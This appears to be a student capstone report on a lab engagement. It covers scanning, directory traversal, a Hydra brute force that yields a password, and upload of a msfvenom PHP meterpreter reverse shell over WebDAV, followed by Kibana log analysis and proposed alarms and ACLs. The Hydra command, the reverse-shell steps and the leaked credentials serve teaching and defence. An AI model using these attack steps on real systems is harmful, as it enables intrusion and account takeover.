# Capstone Engagement

## Assessment, Analysis, and Hardening of a Vulnerable System

Sheikh Ahmed August 2021

# Table of Contents

This document contains the following sections:

# Executive Summary


# Executive Summary

This report summarizes the assessment, analysis and hardening of a vulnerable system

- On July 24,2021 the Capstone web server was successfully exploited, gained root access, copied a shell script that opened back door to the system
- Kali Linux machine was used to attack vulnerable Capstone web server
- On the other hand ELK machine was configured to collect log from capstone web server
- Kibana was used for analyzing logs. Many signatures were found, all evidences are presented in the report
- Mitigation strategies and alarms are proposed in the report to harden the system

# Network Topology

# Network Topology




**Network**
Address Range:192.168.1.0/24
Netmask: 255.255.255.0
Gateway:192.168.1.1

**Machines**
IPv4:192.168.1.1
OS:Windows
Hostname: ML-REFVM-684427

IPv4:192.168.1.90
OS:Linux
Hostname: Kali

IPv4:192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

# Red Team

Security Assessment

# Recon: Describing the Target

## Nmap identified the following hosts on the network:

| Hostname | IP Address | Role on Network |
|---|---|---|
| ML-REFVM-684427 | 192.168.1.1 | Windows RDP host machine |
| Kali | 192.168.1.90 | Attacker's machine |
| ELK | 192.168.1.100 | Log Analysis by using Kibana dashboard |
| Capstone | 192.168.1.105 | Web server |

# Vulnerability Assessment

## The assessment uncovered the following critical vulnerabilities in the target:

| Vulnerability | Description | Impact |
|---|---|---|
| Directory traversal | Allows remote users to list a parent directory instead of viewing index page | Discovered internal files that revealed user Ashton was the admin. |
| Server doesn't properly restrict failed login attempts | Makes it easier for remote attackers to obtain access via a brute-force approach. | Ashton's password was discovered by using rockyou dictionary brute force attack |
| Allowing unknown source to upload file | Allows attackers to upload any malicious file to server. | PHP shell was uploaded and gained backdoor access to web server. |

# Exploitation: *Directory traversal*

01

**Tools & Processes**

Running the nmap command to discover IP and open ports:
nmap 192.168.1.0/24

Navigating to 192.168.1.105 from web browser

02

**Achievements**

Listing parent directories, traversing to files and folders.

Found Ashton was admin and the location of the secret folder.

03

**Result:**

```
File  Actions  Edit  View  Help

3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00073s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00066s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000115 latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.47 seconds
root@Kali:~#
```

**Index of /**

| Name | Last modified | Size | Description |
|---|---|---|---|
| company_blog/ | 2019-05-07 18:23 | - | |
| company_folders/ | 2019-05-07 18:27 | - | |
| company_share/ | 2019-05-07 18:22 | - | |
| meet_our_team/ | 2019-05-07 18:34 | - | |

*Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80*

# Exploitation: Failed login attempts

01

**Tools & Processes**

Running brute force attack against target folder by using Hydra:

```
hydra -l ashton -P
/usr/share/wordlists/ro
ckyou.txt -s 80 -f -vV
192.168.1.105 http-get
/company_folders/secret
_folder
```

02

**Achievements**

Ashton's password was found. Access to the secret_folder and webDav was achieved.

03

**Result:**

```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-24 1
1:22:12
```

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

**Index of /webdav**

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| passwd.dav | 2019-05-07 18:19 | 43 | |

*Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80*

# Exploitation: Unrestricted source to upload file

01

**Tools & Processes**

Creating PHP reverse shell by using msfvenom : php/meterpreter/reverse_tcp

Setting up the listener in Kali machine using msfconsole.

Connecting to server using webdav: dav://192.168.1.105/webdav

Placing shell.php in WebDav directory

02

**Achievements**

After executing the shell script, root access was achieved.

03

**Evidence:**


```
meterpreter > cd /
meterpreter > ls
Listing: /
==========

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40755/rwxr-xr-x   4096        dir   2020-05-29 12:05:57 -0700  bin
40755/rwxr-xr-x   4096        dir   2020-06-27 23:13:04 -0700  boot
40755/rwxr-xr-x   3840        dir   2021-07-25 18:44:22 -0700  dev
40755/rwxr-xr-x   4096        dir   2020-06-30 23:29:51 -0700  etc
100644/rw-r--r--  16          fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x   4096        dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--  57982894    fil   2020-06-26 21:50:32 -0700  initrd.img
100644/rw-r--r--  57977666    fil   2020-06-15 12:30:25 -0700  initrd.img.o
ld
40755/rwxr-xr-x   4096        dir   2018-07-25 16:01:38 -0700  lib
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:54 -0700  lib64
40700/rwx------   16384       dir   2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x   4096        dir   2020-07-01 12:03:52 -0700  opt
40555/r-xr-xr-x   0           dir   2021-07-25 18:43:52 -0700  proc
40700/rwx------   4096        dir   2020-05-21 16:30:12 -0700  root
40755/rwxr-xr-x   900         dir   2021-07-25 18:45:50 -0700  run
40755/rwxr-xr-x   12288       dir   2020-05-29 12:02:57 -0700  sbin
```

```
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter >
```

# Blue Team

## Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan




- The port scan started on July 24, 2021 at 18:19.
- 563492 packets were sent from Kali machine 192.168.1.90
- Multiple destination port was requested from same source IP at the same time that indicates its a port scan.

# Analysis: Finding the Request for the Hidden Directory

**Top 10 HTTP requests [Packetbeat] ECS**

| url.full: Descending | Count |
|---|---|
| http://192.168.1.105/webdav | 84,140 |
| http://192.168.1.105/company_folders/secret_folder | 15,960 |
| http://127.0.0.1/server-status?auto= | 8,568 |
| http://snnmnkxdhflwgthqismb.com/post.php | 1,079 |
| http://www.gstatic.com/generate_204 | 557 |

Export: Raw Formatted

- The request occurred on July 24, 2021 at 18:46.
- 15.960 requests were made
- connect_to_corp_server  file was requested. It contained necessary instructions to connect to webdav

# Analysis: Uncovering the Brute Force Attack


- we can see that the password protected secret_folder was *requested* 15,960 times, but the connect_to_corp_server file inside that directory was only requested 2 times.
- So, out of 15,960 requests, only 2 were successful.

# Analysis: Finding the WebDAV Connection


- Number of requests made to webdav file was 84,140. Initially brute force attack was carried out against this folder but it took long time and the operation was stopped.
- Two files - passwd.dav and shell.php inside this folder were requested.

# Blue Team

## Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

## Alarm

An alarm can be set when system detects multiple port request from same source IP at the same timestamp.

This alarm can be activate when  threshold value for number of ports requested > 100

## System Hardening

System can be placed behind a firewall so that port scan would be blocked by firewall.

Notification can be set up in firewall so that email will be sent and logs will be recorded by firewall when port scan is detected.

# Mitigation: Finding the Request for the Hidden Directory

## Alarm

An alarm can be set up that will be triggered when this directory will be accessed by unauthorized source.

Threshold value could be number of access on this folder >= 1 from unauthorized IP

## System Hardening

An access rule can be created that will only allow trusted IPs and block all IPs

Access Control List:
Allow Source 192.168.1.105
Allow Source 192.168.1.1
Deny ALL

# Mitigation: Preventing Brute Force Attacks

## Alarm

An alarm can be set up that will be triggered when there will be excessive number of failed login attempt.

Threshold value could be 10 failed login attempt in 1 hour.

## System Hardening

We can place the server behind a firewall and firewall will block the IP and drop packets when it reaches threshold value.

Firewall will set a limit for the rate of packet transfer from single IP address. When it reaches the limit firewall will block the IP and will send notification and record it in the log.

# Mitigation: Detecting the WebDAV Connection

## Alarm

An alarm can be set up that will be triggered when this directory will be accessed from unauthorized source.

Threshold value could be number of access on this folder >= 1 from unauthorized IP.

## System Hardening

An access rule could be created that would only allow trusted IPs and block all IPs

Access Control List:
Allow Source 192.168.1.105
Allow Source 192.168.1.1
Deny ALL

# Mitigation: Identifying Reverse Shell Uploads

## Alarm

We can set up an alarm for any http.request.method=put in “webdav” Monitoring traffic in port 4444 and triggering alarm accordingly .

## System Hardening

Webdav could be moved to another location so that it can’t be accessed from URL path.

In httpd.conf file an ACL can be set for the webdav directory as follows

Allow Source 192.168.1.105
Allow Source 192.168.1.1
Deny ALL

# the End